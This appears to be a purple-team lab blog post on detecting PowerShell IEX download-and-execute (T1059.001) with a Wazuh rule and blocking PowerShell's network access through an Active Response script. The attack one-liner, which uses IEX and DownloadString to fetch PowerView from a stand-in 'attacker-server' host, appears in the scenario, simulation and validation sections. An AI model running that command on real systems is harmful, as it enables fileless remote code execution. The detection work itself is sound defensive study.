Purple Team Lab – Detecting PowerShell IEX Execution with Wazuh
Building a realistic Purple Team scenario to detect and respond to PowerShell IEX (T1059.001) with Wazuh and Active Response.
🧱 Overview
In this first Purple Team lab scenario, we focus on detecting and responding to malicious PowerShell execution using Wazuh.
🎯 MITRE ATT&CK Technique:
- T1059.001 – Command and Scripting Interpreter: PowerShell
Objective: This technique describes how adversaries leverage PowerShell, a powerful built-in Windows scripting language, to execute malicious commands or scripts directly in memory.
Why it matters:
- PowerShell provides deep access to the operating system, enabling attackers to:
- Execute payloads without writing files to disk (fileless attacks),
- Download and run malicious scripts (e.g., PowerView.ps1),
- Evade traditional antivirus tools by abusing trusted processes.
This simulation shows how an attacker who gained initial access can use PowerShell’s IEX command to download and execute a malicious script.
Our Wazuh SIEM detects this behavior and automatically triggers a firewall block to contain the threat.
📊 What is Wazuh?
Wazuh is an open-source Security Information and Event Management (SIEM) platform that provides threat detection, incident response, and compliance monitoring across endpoints and cloud environments.
It collects and analyzes logs from multiple sources, detects suspicious activities using MITRE ATT&CK-aligned rules, and can automatically trigger Active Responses to contain threats.
In this lab, Wazuh acts as the central SIEM:
- Collecting logs from the Windows agent
- Detecting malicious behaviors (e.g., suspicious PowerShell execution)
- Executing response actions (e.g., firewall block) to contain attacks
🧠 Scenario Context
In a real-world attack, after gaining initial access (e.g., via phishing or stolen credentials), an attacker may use PowerShell to download tools or payloads from a remote server:
1
powershell -NoProfile -ExecutionPolicy Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://attacker-server/PowerView.ps1')"
This technique is commonly used to download and execute post-exploitation tools like PowerView, a PowerShell script for Active Directory reconnaissance.
Wazuh will detect this IEX (Invoke-Expression) usage as a suspicious behavior aligned with MITRE ATT&CK T1059.001 (PowerShell Execution).
🧱 Lab Architecture
Minimal lab topology: Kali (attacker) → Windows (victim, Wazuh agent) → Wazuh Manager (SIEM & Active Response).

Logs collected from Windows :
- PowerShell Operational Logs (Event ID 4104)
- Sysmon (optional for further scenarios)
⚔️ Attack Simulation
On the Windows 10 victim machine (assuming attacker access):
1

powershell -NoProfile -ExecutionPolicy Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://attacker-server/PowerView.ps1')"
This execution is logged in the PowerShell Operational channel (Event ID 4104) :
👁️ Detection Logic
To detect this behavior, we created a custom Wazuh rule matching suspicious PowerShell patterns like IEX, Invoke-Expression, or Get-Content-Stream.
File: /var/ossec/etc/rules/local_rules.xml :
1
2
3
4
5
6
7
8
9
10
11
12
<group name="powershell,local,">
 <rule id="100003" level="10">
    <if_sid>91802</if_sid>
    <field name="win.eventdata.scriptBlockText" type="pcre2">(?i)(Get-Content.+\-Stream|IEX|Invoke-Expression)</field>
    <options>no_full_log</options>
    <description>Suspicious PowerShell IEX command detected: $(win.eventdata.scriptBlockText)</description>
    <group>powershell,malware,execution,</group>
    <mitre>
      <id>T1059.001</id>
    </mitre>
  </rule>
</group>
This rule triggers when PowerShell logs contain the suspicious command.
🚨 Example Alert in the Wazuh Dashboard


We can then examine the log details to get more information :
⚙️ Active Response – Containment
To contain the threat, Wazuh triggers an Active Response that executes a custom script to block PowerShell network access using the Windows Firewall.
Active Response rule:
File: /var/ossec/etc/rules/local_rules.xml :
1
2
3
4
5
6
7
<group name="active-response,local">
  <rule id="200003" level="10">
    <match>WAZUH_AR: Block_PowerShell</match>
    <description>Active Response executed: PowerShell network blocked</description>
    <group>active-response,firewall,</group>
  </rule>
</group>
Script Executed: disable_powershell_firewall.bat as we can see in the /var/ossec/etc/ossec.conf :
Command section :
1
2
3
4
5
  <command>
    <name>block_powershell_fw</name>
    <executable>block_powershell_fw.bat</executable>
    <timeout_allowed>no</timeout_allowed>
  </command>
Active Response section :
1
2
3
4
5
6
  <active-response>
    <disabled>no</disabled>
    <command>block_powershell_fw</command>
    <location>local</location>
    <rules_id>100003</rules_id>
  </active-response>
This script (disable_powershell_firewall.bat) executes on the agent and enforces the following firewall rules:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
@echo off
REM ---------------------------
REM Wazuh AR: block_powershell_fw.bat
REM ---------------------------

:: Get robust timestamp (YYYYMMDD_HHMMSS) using WMIC
for /f "tokens=2 delims==." %%i in ('wmic os get localdatetime /value') do set ldt=%%i
set TIMESTAMP=%ldt:~0,8%_%ldt:~8,6%

:: Paths and log
set LOGDIR=C:\Program Files (x86)\ossec-agent\active-response\logs
if not exist "%LOGDIR%" mkdir "%LOGDIR%"

set LOGFILE=%LOGDIR%\ar_block_powershell_network_%TIMESTAMP%.log

echo WAZUH_AR: Block_PowerShell at %date% %time% >> "%LOGFILE%"

:: Remove any previous rules with the same name (in & out)
netsh advfirewall firewall delete rule name="Block PowerShell Network" >nul 2>&1

:: Add outbound rules (System32 & SysWOW64)
netsh advfirewall firewall add rule name="Block PowerShell Network" dir=out program="%SystemRoot%\System32\WindowsPowerShell\v1.0\powershell.exe" action=block enable=yes >> "%LOGFILE%" 2>&1
netsh advfirewall firewall add rule name="Block PowerShell Network" dir=out program="%SystemRoot%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" action=block enable=yes >> "%LOGFILE%" 2>&1

:: Add inbound rules (System32 & SysWOW64)
netsh advfirewall firewall add rule name="Block PowerShell Network" dir=in program="%SystemRoot%\System32\WindowsPowerShell\v1.0\powershell.exe" action=block enable=yes >> "%LOGFILE%" 2>&1
netsh advfirewall firewall add rule name="Block PowerShell Network" dir=in program="%SystemRoot%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" action=block enable=yes >> "%LOGFILE%" 2>&1

echo Done at %date% %time% >> "%LOGFILE%"
exit /b 0
✅ Validation

We validated the containment by testing network connectivity from the victim before and after the Active Response was executed.
1) Connectivity test
Run this on the Windows victim before triggering the AR :
1
Test-NetConnection google.com -Port 443
Typical successful result (before AR) :
1
TcpTestSucceeded : True
2) Trigger the malicious command (simulation)
On the victim, simulate the attacker using PowerShell to download PowerView.ps1:
1
powershell -NoProfile -ExecutionPolicy Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://attacker-server/PowerView.ps1')"
(The example above will fail if the attacker host does not resolve but the important part is that the suspicious pattern containing IEX is logged and detected.)
3) Active Response log (proof of execution)
When the AR runs, it writes a timestamped log file on the agent. Example file :
File :
C:\Program Files (x86)\ossec-agent\active-response\logs\ar_block_powershell_network_20251008_115217.log
This file is what the manager/agent pipeline uses to confirm the AR execution and can be referenced in the alert.
4) Connectivity test
Run the same connectivity test after the AR has executed:
1
Test-NetConnection google.com -Port 443
Expected result (after AR):
1
TcpTestSucceeded : False
As shown below, this demonstrates that outbound network connections originating from the powershell.exe process are now blocked :


5) Wazuh alert confirming the action
The first screenshot shows the alert overview, while the second screenshot highlights the alert details, including the location of the log file that triggered it :
1
active-response\logs\ar_block_powershell_network_20251008_115217.log
🧠 Purple Team Analysis
| Phase | Detail |
|---|---|
| Tactic | Execution (MITRE ATT&CK) |
| Attack Technique | T1059.001 – PowerShell |
| Detection Source | PowerShell Operational Logs (EventID 4104) |
| Detection Logic | Regex match on IEX / Invoke-Expression (rule 100003) |
| Response | Firewall rules applied via Active Response (script: block_powershell_fw.bat) |
| Outcome | Attack contained; PowerShell network communications blocked |
| Confidence | High (IEX + Bypass) — moderate false positives |
| Evidence | alerts.log, ossec.log, ar_block_powershell_network_20251008_115217.log, Test-NetConnection screenshots |
| Recommendations | Enforce AppLocker/GPO, deploy EDR, tune rules |
💡 Lessons Learned
- PowerShell Operational logs are essential for detecting in-memory script execution.
- Custom Wazuh rules allow fine-tuned detection based on MITRE techniques.
- Active Response provides immediate containment, valuable in automated SOC workflows.
📘 Next Steps
Now that we’ve completed detection and response for T1059.001, upcoming scenarios will focus on:
🧠 T1003 – Credential Dumping (Mimikatz) → Detect LSASS access and dump attempts via Sysmon logs.
⚙️ T1047 – WMI Execution → Identify remote code execution via WMI.
Stay tuned for the next article in this Purple Team Lab series!

🧭 Summary Diagram
Here’s a visual recap of the workflow implemented in this scenario:
📚 References
| Reference | Link |
|---|---|
| wazuh | wazuh.com |
| MITRE ATT&CK (T1059.001) | attack.mitre.org (T1059.001) |